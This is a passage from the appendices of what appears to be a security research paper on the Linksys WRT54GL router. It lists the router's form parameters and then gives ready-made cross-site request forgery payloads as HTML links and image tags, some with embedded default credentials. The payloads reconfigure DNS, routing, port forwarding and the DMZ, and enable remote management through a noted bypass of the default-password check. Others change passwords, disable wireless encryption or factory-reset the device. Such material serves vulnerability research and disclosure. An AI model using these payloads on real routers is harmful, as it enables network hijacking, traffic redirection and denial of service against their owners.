submit_button=Firewall&change_action=&action=Apply&block_wan=1&block_loopback=0&multicast_pass=0&ident_pass=0&block_coo

kie=0&block_java=0&block_proxy=0&block_activex=0&filter=on&_block_wan=1&_block_multicast=0&_ident_pass=1

VPN
---

submit_button=VPN&action=Apply&ipsec_pass=1&pptp_pass=1&l2tp_pass=1

****
Access Restrictions:

List of PCs
submit_button=FilterIPMAC&change_action=&small_screen=&action=Apply&filter_ip_value=&filter_mac_value=&mac0=AAAAAAAAAAAA&mac4=00%3A00%3A00%3A00%3A00%3A00&mac1=00%3A00%3A00%3A00%3A00%3A00&mac5=00%3A00%3A00%3A00%3A00%3A00&mac2=00%3A00%3A00%3A00%3A00%3A00&mac6=00%3A00%3A00%3A00%3A00%3A00&mac3=00%3A00%3A00%3A00%3A00%3A00&mac7=00%3A00%3A00%3A00%3A00%3A00&ip0=99&ip3=0&ip1=0&ip4=0&ip2=0&ip5=0&ip_range0_0=5&ip_range0_1=10&ip_range1_0=0&ip_range1_1=0submit_button=Filters&change_action=&submit_type=save&action=Apply&blocked_service=&filter_web=&filter_policy=&f_status=2&f_id=1&f_status1=enable&f_name=mypolicy&f_status2=allow&week0=1&week3=1&week5=1&time_all=0&start_hour=0&start_min=00&start_time=0&allday=&end_hour=0&end_min=45&end_time=0&blocked_service0=FTP&blocked_service1=test&host0=www.evilwebsite.com&host1=&host2=&host3=&url0=virus&url1=&url2=&url3=&url4=&url5=

****
Applications & Gaming:

Port Range Forward
---

submit_button=Forward&action=Apply&forward_port=10&name0=abc&from0=100&to0=100&pro0=both&ip0=5&enable0=on&name1=&from1=0&to1=0&pro1=both&ip1=0&name2=&from2=0&to2=0&pro2=both&ip2=0&name3=&from3=0&to3=0&pro3=both&ip3=0&name4=&from4=0&to4=0&pro4=both&ip4=0&name5=&from5=0&to5=0&pro5=both&ip5=0&name6=&from6=0&to6=0&pro6=both&ip6=0&name7=&from7=0&to7=0&pro7=both&ip7=0&name8=&from8=0&to8=0&pro8=both&ip8=0&name9=&from9=0&to9=0&pro9=both&ip9=0

Port Triggering
---

submit_button=Triggering&change_action=&submit_type=&action=Apply&port_trigger=10&name0=abc&i_from0=100&i_to0=100&o_from0=50&o_to0=50&enable0=on&name1=&i_from1=0&i_to1=0&o_from1=0&o_to1=0&name2=&i_from2=0&i_to2=0&o_from2=0&o_to2=0&name3=&i_from3=0&i_to3=0&o_from3=0&o_to3=0&name4=&i_from4=0&i_to4=0&o_from4=0&o_to4=0&name5=&i_from5=0&i_to5=0&o_from5=0&o_to5=0&name6=&i_from6=0&i_to6=0&o_from6=0&o_to6=0&name7=&i_from7=0&i_to7=0&o_from7=0&o_to7=0&name8=&i_from8=0&i_to8=0&o_from8=0&o_to8=0&name9=&i_from9=0&i_to9=0&o_from9=0&o_to9=0

DMZ
---

submit_button=DMZ&change_action=&action=Apply&dmz_enable=1&dmz_ipaddr=5

QoS
---

enable_game=1&submit_button=QoS&change_action=&action=Apply&QoS=1&rate_mode=1&qos_devname1=dev1&qos_devpri1=2&qos_devmac1=6&qos_devmac1_0=AA&qos_devmac1_1=AA&qos_devmac1_2=AA&qos_devmac1_3=AA&qos_devmac1_4=AA&qos_devmac1_5=AA&qos_devname2=&qos_devpri2=0&qos_devmac2=6&qos_devmac2_0=00&qos_devmac2_1=00&qos_devmac2_2=00&qos_devmac2_3=00&qos_devmac2_4=00&qos_devmac2_5=00&port_priority_1=0&port_flow_control_1=1&port_priority_2=0&port_flow_control_2=1&port_priority_3=0&port_flow_control_3=1&port_priority_4=0&port_flow_control_4=1&enabl

e_game_=on&qos_appname1=http&sel_qosport1=3&qos_appport1=80&qos_appname2=&sel_qosport2=0&qos_appport2=0&qos_appname3=&sel_qosport3=0&qos_appport3=0&qos_appname4=&sel_qosport4=0&qos_appport4=0&qos_appname5=&sel_qosport5=0&qos_appport5=0&qos_appname6=&sel_qosport6=0&qos_appport6=0&qos_appname7=&sel_qosport7=0&qos_appport7=0&qos_appname8=&sel_qosport8=0&qos_appport8=0&wl_wme=on&wl_wme_no_ack=on

****
Administration:

Management
---

submit_button=Management&change_action=&action=Apply&PasswdModify=1&remote_mgt_https=1&http_enable=1&https_enable=1&wait_time=4&http_passwd=test&http_passwdConfirm=test&_http_enable=1&_https_enable=1&web_wl_filter=0&remote_management=1&http_wanport=8080&_remote_mgt_https=1&upnp_enable=1

Log
---

submit_button=Log&change_action=&action=Apply&log_level=2&log_enable=1

Diagnostics

Ping
submit_button=Ping&submit_type=start&action=Apply&change_action=gozila_cgi&ping_ip=www.test.com&ping_times=5

Traceroute
submit_button=Traceroute&submit_type=start&action=Apply&change_action=gozila_cgi&traceroute_ip=www.test.com

Factory Defaults
---

submit_button=Factory_Defaults&change_action=&action=Restore&wait_time=19&FactoryDefaults=1

Firmware Upgrade

Config Management

Uses MIME Multipart Media Encapsulation (no variables)

****
Status:

DHCP Release
submit_button=Status_Router&submit_type=release&change_action=gozila_cgi&wan_proto=dhcp

DHCP Renew
submit_button=Status_Router&submit_type=renew&change_action=gozila_cgi&wan_proto=dhcp

Appendix B.

URL Attack - Browser already authenticated or stored credentials in the browser

```
**************************************************************************
<h1> URL Attacks - User already authenticated or credentials stored in browser
</h1>

<p> Tests if a private page can be accessed <br />
<a href="http://192.168.1.1/Filters.asp">click me</a> </p>

<p> Changes the SSID of the wireless router <br />
<a href="http://192.168.2.1/apply.cgi?submit_button=Wireless_Basic&acti
on=Apply&submit_type=&change_action=&next_page=&wl_net_mode=mixed&wl_ss
id=linksys2&wl_channel=6&wl_closed=0">click me</a> </p>

<!-- Denial of Service Attacks -->
<p> Change the LAN network range to 192.168.2.0/24 <br />
<a href="http://192.168.2.1/apply.cgi?submit_button=index&change_action
=&submit_type=&action=Apply&now_proto=dhcp&daylight_time=1&lan_ipaddr=4
&wait_time=0&need_reboot=0&wan_proto=dhcp&router_name=WRT54GL&wan_hostn
ame=&wan_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipa
ddr_2=2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_ch
eck=&dhcp_start=100&dhcp_num=50&dhcp_lease=0&wan_dns=4&wan_dns0_0=0&wan
_dns0_1=0&wan_dns0_2=0&wan_dns0_3=0&wan_dns1_0=0&wan_dns1_1=0&wan_dns1_
2=0&wan_dns1_3=0&wan_dns2_0=0&wan_dns2_1=0&wan_dns2_2=0&wan_dns2_3=0&wa
n_wins=4&wan_wins_0=0&wan_wins_1=0&wan_wins_2=0&wan_wins_3=0&time_zone=
-08+1+1&_daylight_time=1">click me</a> </p>

<p> Change the WAN IP address to a static 192.168.5.4 <br />
<!--
Changes WAN IP address to a static 192.168.5.4
subnet mask 255.255.255.0
default gw 192.168.5.1
static dns 2.2.2.2
-->
<a href="http://192.168.2.1/apply.cgi?submit_button=index&change_action
=&submit_type=&action=Apply&now_proto=static&daylight_time=1&lan_ipaddr
=4&wait_time=0&need_reboot=0&wan_proto=static&wan_ipaddr=4&wan_ipaddr_0
=192&wan_ipaddr_1=168&wan_ipaddr_2=5&wan_ipaddr_3=4&wan_netmask=4&wan_n
etmask_0=255&wan_netmask_1=255&wan_netmask_2=255&wan_netmask_3=0&wan_ga
teway=4&wan_gateway_0=192&wan_gateway_1=168&wan_gateway_2=5&wan_gateway
_3=1&wan_dns=3&wan_dns0_0=2&wan_dns0_1=2&wan_dns0_2=2&wan_dns0_3=2&wan_
dns1_0=0&wan_dns1_1=0&wan_dns1_2=0&wan_dns1_3=0&wan_dns2_0=0&wan_dns2_1
=0&wan_dns2_2=0&wan_dns2_3=0&router_name=WRT54GL&wan_hostname=&wan_doma
in=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=1&lan_i
paddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&dhcp_sta
rt=100&dhcp_num=50&dhcp_lease=0&wan_wins=4&wan_wins_0=0&wan_wins_1=0&wa
n_wins_2=0&wan_wins_3=0&time_zone=-08+1+1&_daylight_time=1">click
me</a> </p>
```

 Deny all internet traffic via access restriction – create list
click me

 Deny all internet traffic via access restriction – deny the above list of devices internet access 24/7
click me

 Disable wireless network
click me
<!-- End Denial of Service Attacks -->

 Advanced Routing - send all traffic destined to a specific LAN computer to another internet host
<!--
Destination LAN IP : 192.168.1.5
Subnet Mask : 255.255.255.255
Default Gateway : 74.5.4.3
Interface : WAN (Internet)
-->
click me

 Modify DNS
<!--
static dns1: 5.5.5.5
static dns2: 4.4.4.4
static dns3: 3.3.3.3
wins: 2.2.2.2
-->
<a href="http://192.168.2.1/apply.cgi?submit_button=index&change_action=&submit_type=&action=Apply&now_proto=dhcp&daylight_time=1&lan_ipaddr=4

```
&wait_time=0&need_reboot=0&wan_proto=dhcp&router_name=WRT54GL&wan_hostn
ame=&wan_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipa
ddr_2=2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_ch
eck=&dhcp_start=100&dhcp_num=50&dhcp_lease=0&wan_dns=4&wan_dns0_0=5&wan
_dns0_1=5&wan_dns0_2=5&wan_dns0_3=5&wan_dns1_0=4&wan_dns1_1=4&wan_dns1_
2=4&wan_dns1_3=4&wan_dns2_0=3&wan_dns2_1=3&wan_dns2_2=3&wan_dns2_3=3&wa
n_wins=4&wan_wins_0=2&wan_wins_1=2&wan_wins_2=2&wan_wins_3=2&time_zone=
-08+1+1&_daylight_time=1">click me</a> </p>

<p> Port Forward port 3389 to IP 192.168.1.5 <br />
<a href="http://192.168.2.1/apply.cgi?submit_button=Forward&action=Appl
y&forward_port=10&name0=abc&from0=3389&to0=3389&pro0=both&ip0=5&enable0
=on&name1=&from1=0&to1=0&pro1=both&ip1=0&name2=&from2=0&to2=0&pro2=both
&ip2=0&name3=&from3=0&to3=0&pro3=both&ip3=0&name4=&from4=0&to4=0&pro4=b
oth&ip4=0&name5=&from5=0&to5=0&pro5=both&ip5=0&name6=&from6=0&to6=0&pro
6=both&ip6=0&name7=&from7=0&to7=0&pro7=both&ip7=0&name8=&from8=0&to8=0&
pro8=both&ip8=0&name9=&from9=0&to9=0&pro9=both&ip9=0">click me</a> </p>

<p> Create DMZ host 192.168.1.5 <br />
<a href="http://192.168.2.1/apply.cgi?submit_button=DMZ&change_action=&
action=Apply&dmz_enable=1&dmz_ipaddr=5">click me</a> </p>

<!-- UPnP is enabled by default and can also be turned on if it has been disabled
-->

<!-- Management -->
<!--
No SSH server
HTTP web management interface is enabled by default to both LAN and WLAN
interfaces
Remote (WAN) Management can be enabled on any port
-->
<p> Remote (WAN) Web Management (port 8080) <br />
<!-- The web GUI does not allow remote management to be enabled with the
default password still in use. However, the following link circumvents that
restriction and enables web management on the WAN interface using the default
password of the router -->
<a href="http://192.168.2.1/apply.cgi?submit_button=Management&change_a
ction=&action=Apply&PasswdModify=1&remote_mgt_https=0&http_enable=1&htt
ps_enable=0&wait_time=4&http_passwd=d6nw5v1x2pc7st9m&http_passwdConfirm
=d6nw5v1x2pc7st9m&_http_enable=1&web_wl_filter=0&management_port=8080&r
emote_management=1&upnp_enable=1">click me</a> </p>

<p> Changes the password of the wireless router <br />
<a href="http://192.168.2.1/apply.cgi?submit_button=Management&change_a
ction=&action=Apply&PasswdModify=1&remote_mgt_https=0&http_enable=1&htt
ps_enable=0&wait_time=4&http_passwd=test2&http_passwdConfirm=test2&_htt
p_enable=1&web_wl_filter=0&remote_management=0&upnp_enable=1">click
me</a> </p>
```

<!-- Wireless Security -->

 Change wireless security key to WPA2 Personal AES (password = “changedpassword”)
click me

 Disable wireless security (encryption)
click me

 Reset to factory defaults
click me

****

Appendix C.

URL – Attack - Credentials Embedded within the URL

```
**************************************************************************
<h1> URL Attacks - Credentials within the URL </h1>

<p> Tests if a private page can be accessed <br />
<a href="http://admin:admin@192.168.1.1/Filters.asp">click me</a> </p>

<p> Changes the SSID of the wireless router <br />
<a href="http://admin:admin@192.168.2.1/apply.cgi?submit_button=Wireles
s_Basic&action=Apply&submit_type=&change_action=&next_page=&wl_net_mode
=mixed&wl_ssid=linksys2&wl_channel=6&wl_closed=0">click me</a> </p>

<!-- Denial of Service Attacks -->
<p> Change the LAN network range to 192.168.2.0/24 <br />
<a href="http://admin:admin@192.168.2.1/apply.cgi?submit_button=index&c
hange_action=&submit_type=&action=Apply&now_proto=dhcp&daylight_time=1&
lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=dhcp&router_name=WRT54
GL&wan_hostname=&wan_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1
=168&lan_ipaddr_2=2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=
dhcp&dhcp_check=&dhcp_start=100&dhcp_num=50&dhcp_lease=0&wan_dns=4&wan_
dns0_0=0&wan_dns0_1=0&wan_dns0_2=0&wan_dns0_3=0&wan_dns1_0=0&wan_dns1_1
=0&wan_dns1_2=0&wan_dns1_3=0&wan_dns2_0=0&wan_dns2_1=0&wan_dns2_2=0&wan
_dns2_3=0&wan_wins=4&wan_wins_0=0&wan_wins_1=0&wan_wins_2=0&wan_wins_3=
0&time_zone=-08+1+1&_daylight_time=1">click me</a> </p>

<p> Change the WAN IP address to a static 192.168.5.4 <br />
<!--
Changes WAN IP address to a static 192.168.5.4
subnet mask 255.255.255.0
default gw 192.168.5.1
static dns 2.2.2.2
-->
<a href="http://admin:admin@192.168.2.1/apply.cgi?submit_button=index&c
hange_action=&submit_type=&action=Apply&now_proto=static&daylight_time=
1&lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=static&wan_ipaddr=4&
wan_ipaddr_0=192&wan_ipaddr_1=168&wan_ipaddr_2=5&wan_ipaddr_3=4&wan_net
mask=4&wan_netmask_0=255&wan_netmask_1=255&wan_netmask_2=255&wan_netmas
k_3=0&wan_gateway=4&wan_gateway_0=192&wan_gateway_1=168&wan_gateway_2=5
&wan_gateway_3=1&wan_dns=3&wan_dns0_0=2&wan_dns0_1=2&wan_dns0_2=2&wan_d
ns0_3=2&wan_dns1_0=0&wan_dns1_1=0&wan_dns1_2=0&wan_dns1_3=0&wan_dns2_0=
0&wan_dns2_1=0&wan_dns2_2=0&wan_dns2_3=0&router_name=WRT54GL&wan_hostna
me=&wan_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipad
dr_2=1&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_che
ck=&dhcp_start=100&dhcp_num=50&dhcp_lease=0&wan_wins=4&wan_wins_0=0&wan
_wins_1=0&wan_wins_2=0&wan_wins_3=0&time_zone=-
08+1+1&_daylight_time=1">click me</a> </p>
```

 Deny all internet traffic via access restriction – create list
click me

 Deny all internet traffic via access restriction – deny the above list of devices internet access 24/7
click me

 Disable wireless network
click me
<!-- End Denial of Service Attacks -->

 Advanced Routing - send all traffic destined to a specific LAN computer to another internet host
<!--
Destination LAN IP : 192.168.1.5
Subnet Mask : 255.255.255.255
Default Gateway : 74.5.4.3
Interface : WAN (Internet)
-->
click me

 Modify DNS
<!--
static dns1: 5.5.5.5
static dns2: 4.4.4.4
static dns3: 3.3.3.3
wins: 2.2.2.2
-->
<a href="http://admin:admin@192.168.2.1/apply.cgi?submit_button=index&change_action=&submit_type=&action=Apply&now_proto=dhcp&daylight_time=1&lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=dhcp&router_name=WRT54

```
GL&wan_hostname=&wan_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1
=168&lan_ipaddr_2=2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=
dhcp&dhcp_check=&dhcp_start=100&dhcp_num=50&dhcp_lease=0&wan_dns=4&wan_
dns0_0=5&wan_dns0_1=5&wan_dns0_2=5&wan_dns0_3=5&wan_dns1_0=4&wan_dns1_1
=4&wan_dns1_2=4&wan_dns1_3=4&wan_dns2_0=3&wan_dns2_1=3&wan_dns2_2=3&wan
_dns2_3=3&wan_wins=4&wan_wins_0=2&wan_wins_1=2&wan_wins_2=2&wan_wins_3=
2&time_zone=-08+1+1&_daylight_time=1">click me</a> </p>

<p> Port Forward port 3389 to IP 192.168.1.5 <br />
<a href="http://admin:admin@192.168.2.1/apply.cgi?submit_button=Forward
&action=Apply&forward_port=10&name0=abc&from0=3389&to0=3389&pro0=both&i
p0=5&enable0=on&name1=&from1=0&to1=0&pro1=both&ip1=0&name2=&from2=0&to2
=0&pro2=both&ip2=0&name3=&from3=0&to3=0&pro3=both&ip3=0&name4=&from4=0&
to4=0&pro4=both&ip4=0&name5=&from5=0&to5=0&pro5=both&ip5=0&name6=&from6
=0&to6=0&pro6=both&ip6=0&name7=&from7=0&to7=0&pro7=both&ip7=0&name8=&fr
om8=0&to8=0&pro8=both&ip8=0&name9=&from9=0&to9=0&pro9=both&ip9=0">click
me</a> </p>

<p> Create DMZ host 192.168.1.5 <br />
<a href="http://admin:admin@192.168.2.1/apply.cgi?submit_button=DMZ&cha
nge_action=&action=Apply&dmz_enable=1&dmz_ipaddr=5">click me</a> </p>

<!-- UPnP is enabled by default and can also be turned on if it has been disabled
-->

<!-- Management -->
<!--
No SSH server
HTTP web management interface is enabled by default to both LAN and WLAN
interfaces
Remote Management can be enabled on any port
-->
<p> Remote Web Management (port 8080) <br />
<!-- The web GUI does not allow remote management to be enabled with the
default password still in use. However, the following link circumvents that
restriction and enables web management on the WAN interface using the default
password of the router -->
<a href="http://admin:admin@192.168.2.1/apply.cgi?submit_button=Managem
ent&change_action=&action=Apply&PasswdModify=1&remote_mgt_https=0&http_
enable=1&https_enable=0&wait_time=4&http_passwd=d6nw5v1x2pc7st9m&http_p
asswdConfirm=d6nw5v1x2pc7st9m&_http_enable=1&web_wl_filter=0&management
_port=8080&remote_management=1&upnp_enable=1">click me</a> </p>

<p> Changes the password of the wireless router <br />
<a href="http://admin:admin@192.168.2.1/apply.cgi?submit_button=Managem
ent&change_action=&action=Apply&PasswdModify=1&remote_mgt_https=0&http_
enable=1&https_enable=0&wait_time=4&http_passwd=test2&http_passwdConfir
m=test2&_http_enable=1&web_wl_filter=0&remote_management=0&upnp_enable=
1">click me</a> </p>
```

<!-- Wireless Security -->

 Change wireless security key to WPA2 Personal AES (password = “changedpassword”)
click me

 Disable wireless security (encryption)
click me

 Reset to factory defaults
click me

****

Appendix D.

Image Attack -Browser already authenticated or stored credentials in the browser

```
**************************************************************************
<h1> Image Attacks - User already authenticated or credentials stored in browser
</h1>

<p> Tests if a private page can be accessed <br />
<img src="http://192.168.1.1/Filters.asp" /></p>

<p> Changes the SSID of the wireless router <br />
<img src="http://192.168.2.1/apply.cgi?submit_button=Wireless_Basic&act
ion=Apply&submit_type=&change_action=&next_page=&wl_net_mode=mixed&wl_s
sid=linksys2&wl_channel=6&wl_closed=0" /></p>

<!-- Denial of Service Attacks -->
<p> Change the LAN network range to 192.168.2.0/24 <br />
<img src="http://192.168.2.1/apply.cgi?submit_button=index&change_actio
n=&submit_type=&action=Apply&now_proto=dhcp&daylight_time=1&lan_ipaddr=
4&wait_time=0&need_reboot=0&wan_proto=dhcp&router_name=WRT54GL&wan_host
name=&wan_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ip
addr_2=2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_c
heck=&dhcp_start=100&dhcp_num=50&dhcp_lease=0&wan_dns=4&wan_dns0_0=0&wa
n_dns0_1=0&wan_dns0_2=0&wan_dns0_3=0&wan_dns1_0=0&wan_dns1_1=0&wan_dns1
_2=0&wan_dns1_3=0&wan_dns2_0=0&wan_dns2_1=0&wan_dns2_2=0&wan_dns2_3=0&w
an_wins=4&wan_wins_0=0&wan_wins_1=0&wan_wins_2=0&wan_wins_3=0&time_zone
=-08+1+1&_daylight_time=1" /></p>

<p> Change the WAN IP address to a static 192.168.5.4 <br />
<!--
Changes WAN IP address to a static 192.168.5.4
subnet mask 255.255.255.0
default gw 192.168.5.1
static dns 2.2.2.2
-->
<img src="http://192.168.2.1/apply.cgi?submit_button=index&change_actio
n=&submit_type=&action=Apply&now_proto=static&daylight_time=1&lan_ipadd
r=4&wait_time=0&need_reboot=0&wan_proto=static&wan_ipaddr=4&wan_ipaddr_
0=192&wan_ipaddr_1=168&wan_ipaddr_2=5&wan_ipaddr_3=4&wan_netmask=4&wan_
netmask_0=255&wan_netmask_1=255&wan_netmask_2=255&wan_netmask_3=0&wan_g
ateway=4&wan_gateway_0=192&wan_gateway_1=168&wan_gateway_2=5&wan_gatewa
y_3=1&wan_dns=3&wan_dns0_0=2&wan_dns0_1=2&wan_dns0_2=2&wan_dns0_3=2&wan
_dns1_0=0&wan_dns1_1=0&wan_dns1_2=0&wan_dns1_3=0&wan_dns2_0=0&wan_dns2_
1=0&wan_dns2_2=0&wan_dns2_3=0&router_name=WRT54GL&wan_hostname=&wan_dom
ain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipaddr_2=1&lan_
ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_check=&dhcp_st
art=100&dhcp_num=50&dhcp_lease=0&wan_wins=4&wan_wins_0=0&wan_wins_1=0&w
an_wins_2=0&wan_wins_3=0&time_zone=-08+1+1&_daylight_time=1" /></p>
```

 Deny all internet traffic via access restriction – create list

 Deny all internet traffic via access restriction – deny the above list of devices internet access 24/7

 Disable wireless network

<!-- End Denial of Service Attacks -->

 Advanced Routing - send all traffic destined to a specific LAN computer to another internet host
<!--
Destination LAN IP : 192.168.1.5
Subnet Mask : 255.255.255.255
Default Gateway : 74.5.4.3
Interface : WAN (Internet)
-->

 Modify DNS
<!--
static dns1: 5.5.5.5
static dns2: 4.4.4.4
static dns3: 3.3.3.3
wins: 2.2.2.2
-->
<img src="http://192.168.2.1/apply.cgi?submit_button=index&change_action=&submit_type=&action=Apply&now_proto=dhcp&daylight_time=1&lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=dhcp&router_name=WRT54GL&wan_hostname=&wan_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ip

```
addr_2=2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_c
heck=&dhcp_start=100&dhcp_num=50&dhcp_lease=0&wan_dns=4&wan_dns0_0=5&wa
n_dns0_1=5&wan_dns0_2=5&wan_dns0_3=5&wan_dns1_0=4&wan_dns1_1=4&wan_dns1
_2=4&wan_dns1_3=4&wan_dns2_0=3&wan_dns2_1=3&wan_dns2_2=3&wan_dns2_3=3&w
an_wins=4&wan_wins_0=2&wan_wins_1=2&wan_wins_2=2&wan_wins_3=2&time_zone
=-08+1+1&_daylight_time=1" /></p>

<p> Port Forward port 3389 to IP 192.168.1.5 <br />
<img src="http://192.168.2.1/apply.cgi?submit_button=Forward&action=App
ly&forward_port=10&name0=abc&from0=3389&to0=3389&pro0=both&ip0=5&enable
0=on&name1=&from1=0&to1=0&pro1=both&ip1=0&name2=&from2=0&to2=0&pro2=bot
h&ip2=0&name3=&from3=0&to3=0&pro3=both&ip3=0&name4=&from4=0&to4=0&pro4=
both&ip4=0&name5=&from5=0&to5=0&pro5=both&ip5=0&name6=&from6=0&to6=0&pr
o6=both&ip6=0&name7=&from7=0&to7=0&pro7=both&ip7=0&name8=&from8=0&to8=0
&pro8=both&ip8=0&name9=&from9=0&to9=0&pro9=both&ip9=0" /></p>

<p> Create DMZ host 192.168.1.5 <br />
<img src="http://192.168.2.1/apply.cgi?submit_button=DMZ&change_action=
&action=Apply&dmz_enable=1&dmz_ipaddr=5" /></p>

<!-- UPnP is enabled by default and can also be turned on if it has been disabled
-->

<!-- Management -->
<!--
No SSH server
HTTP web management interface is enabled by default to both LAN and WLAN
interfaces
Remote Management can be enabled on any port
-->
<p> Remote Web Management (port 8080) <br />
<!-- The web GUI does not allow remote management to be enabled with the
default password still in use. However, the following link circumvents that
restriction and enables web management on the WAN interface using the default
password of the router -->
<img src="http://192.168.2.1/apply.cgi?submit_button=Management&change_
action=&action=Apply&PasswdModify=1&remote_mgt_https=0&http_enable=1&ht
tps_enable=0&wait_time=4&http_passwd=d6nw5v1x2pc7st9m&http_passwdConfir
m=d6nw5v1x2pc7st9m&_http_enable=1&web_wl_filter=0&management_port=8080&
remote_management=1&upnp_enable=1" /></p>

<p> Changes the password of the wireless router <br />
<img src="http://192.168.2.1/apply.cgi?submit_button=Management&change_
action=&action=Apply&PasswdModify=1&remote_mgt_https=0&http_enable=1&ht
tps_enable=0&wait_time=4&http_passwd=test2&http_passwdConfirm=test2&_ht
tp_enable=1&web_wl_filter=0&remote_management=0&upnp_enable=1" /></p>

<!-- Wireless Security -->
```

 Change wireless security key to WPA2 Personal AES (password = “changedpassword”)

 Disable wireless security (encryption)

 Reset to factory defaults

****

Appendix E.

Image Attack – Credentials embedded within the URL

```
**************************************************************************
<h1> Image Attacks - Credentials within the URL </h1>

<p> Tests if a private page can be accessed <br />
<img src="http://admin:admin@192.168.1.1/Filters.asp" /></p>

<p> Changes the SSID of the wireless router <br />
<img src="http://admin:admin@192.168.2.1/apply.cgi?submit_button=Wirele
ss_Basic&action=Apply&submit_type=&change_action=&next_page=&wl_net_mod
e=mixed&wl_ssid=linksys2&wl_channel=6&wl_closed=0" /></p>

<!-- Denial of Service Attacks -->
<p> Change the LAN network range to 192.168.2.0/24 <br />
<img src="http://admin:admin@192.168.2.1/apply.cgi?submit_button=index&
change_action=&submit_type=&action=Apply&now_proto=dhcp&daylight_time=1
&lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=dhcp&router_name=WRT5
4GL&wan_hostname=&wan_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_
1=168&lan_ipaddr_2=2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto
=dhcp&dhcp_check=&dhcp_start=100&dhcp_num=50&dhcp_lease=0&wan_dns=4&wan
_dns0_0=0&wan_dns0_1=0&wan_dns0_2=0&wan_dns0_3=0&wan_dns1_0=0&wan_dns1_
1=0&wan_dns1_2=0&wan_dns1_3=0&wan_dns2_0=0&wan_dns2_1=0&wan_dns2_2=0&wa
n_dns2_3=0&wan_wins=4&wan_wins_0=0&wan_wins_1=0&wan_wins_2=0&wan_wins_3
=0&time_zone=-08+1+1&_daylight_time=1" /></p>

<p> Change the WAN IP address to a static 192.168.5.4 <br />
<!--
Changes WAN IP address to a static 192.168.5.4
subnet mask 255.255.255.0
default gw 192.168.5.1
static dns 2.2.2.2
-->
<img src="http://admin:admin@192.168.2.1/apply.cgi?submit_button=index&
change_action=&submit_type=&action=Apply&now_proto=static&daylight_time
=1&lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=static&wan_ipaddr=4
&wan_ipaddr_0=192&wan_ipaddr_1=168&wan_ipaddr_2=5&wan_ipaddr_3=4&wan_ne
tmask=4&wan_netmask_0=255&wan_netmask_1=255&wan_netmask_2=255&wan_netma
sk_3=0&wan_gateway=4&wan_gateway_0=192&wan_gateway_1=168&wan_gateway_2=
5&wan_gateway_3=1&wan_dns=3&wan_dns0_0=2&wan_dns0_1=2&wan_dns0_2=2&wan_
dns0_3=2&wan_dns1_0=0&wan_dns1_1=0&wan_dns1_2=0&wan_dns1_3=0&wan_dns2_0
=0&wan_dns2_1=0&wan_dns2_2=0&wan_dns2_3=0&router_name=WRT54GL&wan_hostn
ame=&wan_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_1=168&lan_ipa
ddr_2=1&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto=dhcp&dhcp_ch
eck=&dhcp_start=100&dhcp_num=50&dhcp_lease=0&wan_wins=4&wan_wins_0=0&wa
n_wins_1=0&wan_wins_2=0&wan_wins_3=0&time_zone=-
08+1+1&_daylight_time=1" /></p>
```

 Deny all internet traffic via access restriction – create list

 Deny all internet traffic via access restriction – deny the above list of devices internet access 24/7

 Disable wireless network

<!-- End Denial of Service Attacks -->

 Advanced Routing - send all traffic destined to a specific LAN computer to another internet host
<!--
Destination LAN IP : 192.168.1.5
Subnet Mask : 255.255.255.255
Default Gateway : 74.5.4.3
Interface : WAN (Internet)
-->

 Modify DNS
<!--
static dns1: 5.5.5.5
static dns2: 4.4.4.4
static dns3: 3.3.3.3
wins: 2.2.2.2
-->
<img src="http://admin:admin@192.168.2.1/apply.cgi?submit_button=index&change_action=&submit_type=&action=Apply&now_proto=dhcp&daylight_time=1&lan_ipaddr=4&wait_time=0&need_reboot=0&wan_proto=dhcp&router_name=WRT5

```
4GL&wan_hostname=&wan_domain=&mtu_enable=0&lan_ipaddr_0=192&lan_ipaddr_
1=168&lan_ipaddr_2=2&lan_ipaddr_3=1&lan_netmask=255.255.255.0&lan_proto
=dhcp&dhcp_check=&dhcp_start=100&dhcp_num=50&dhcp_lease=0&wan_dns=4&wan
_dns0_0=5&wan_dns0_1=5&wan_dns0_2=5&wan_dns0_3=5&wan_dns1_0=4&wan_dns1_
1=4&wan_dns1_2=4&wan_dns1_3=4&wan_dns2_0=3&wan_dns2_1=3&wan_dns2_2=3&wa
n_dns2_3=3&wan_wins=4&wan_wins_0=2&wan_wins_1=2&wan_wins_2=2&wan_wins_3
=2&time_zone=-08+1+1&_daylight_time=1" />
```

<p> Port Forward port 3389 to IP 192.168.1.5

```
<img src="http://admin:admin@192.168.2.1/apply.cgi?submit_button=Forwar
d&action=Apply&forward_port=10&name0=abc&from0=3389&to0=3389&pro0=both&
ip0=5&enable0=on&name1=&from1=0&to1=0&pro1=both&ip1=0&name2=&from2=0&to
